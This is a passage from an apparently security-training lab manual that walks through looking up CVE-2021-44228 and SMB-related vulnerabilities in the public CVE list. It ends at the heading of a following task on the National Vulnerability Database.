


7. **Search Results** page appears, displaying the records that match the search, click on **CVE-2021-44228** link to view the details of the vulnerability.




8. **CVE-2021-44228** page appears displaying the information regarding the searched vulnerability.

   Note: We will exploit this vulnerability in Module 14 Hacking Web Applications to gain access to the target system.




9. Similarly, in the **Search CVE List** section, you can search for a service-related vulnerability by typing the service name (here, **SMB**) and click **Submit**.

   Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).




10. **Search Results** page appears, displaying a list of vulnerabilities in the target service (**SMB**) along with their description, as shown in the screenshot.

    Note: The result might differ when you perform this task.



11. Further, you can click on **CVE-ID** of any vulnerability to view its detailed information. Here, we will click on the first CVE-ID link.

12. Detailed information regarding the vulnerability is displayed such as its **Description**, **References**, and **Date Record Created**. Further, you can click on links under the **References** section to view more information on the vulnerability.



13. Likewise, you can search for other target services for the underlying vulnerabilities in the **Search CVE List** section.
14. This concludes the demonstration of checking vulnerabilities in the Common Vulnerabilities and Exposures (CVE).
15. Close all open windows and document all the acquired information.

Task 3: Perform Vulnerability Research in National Vulnerability Database (NVD)

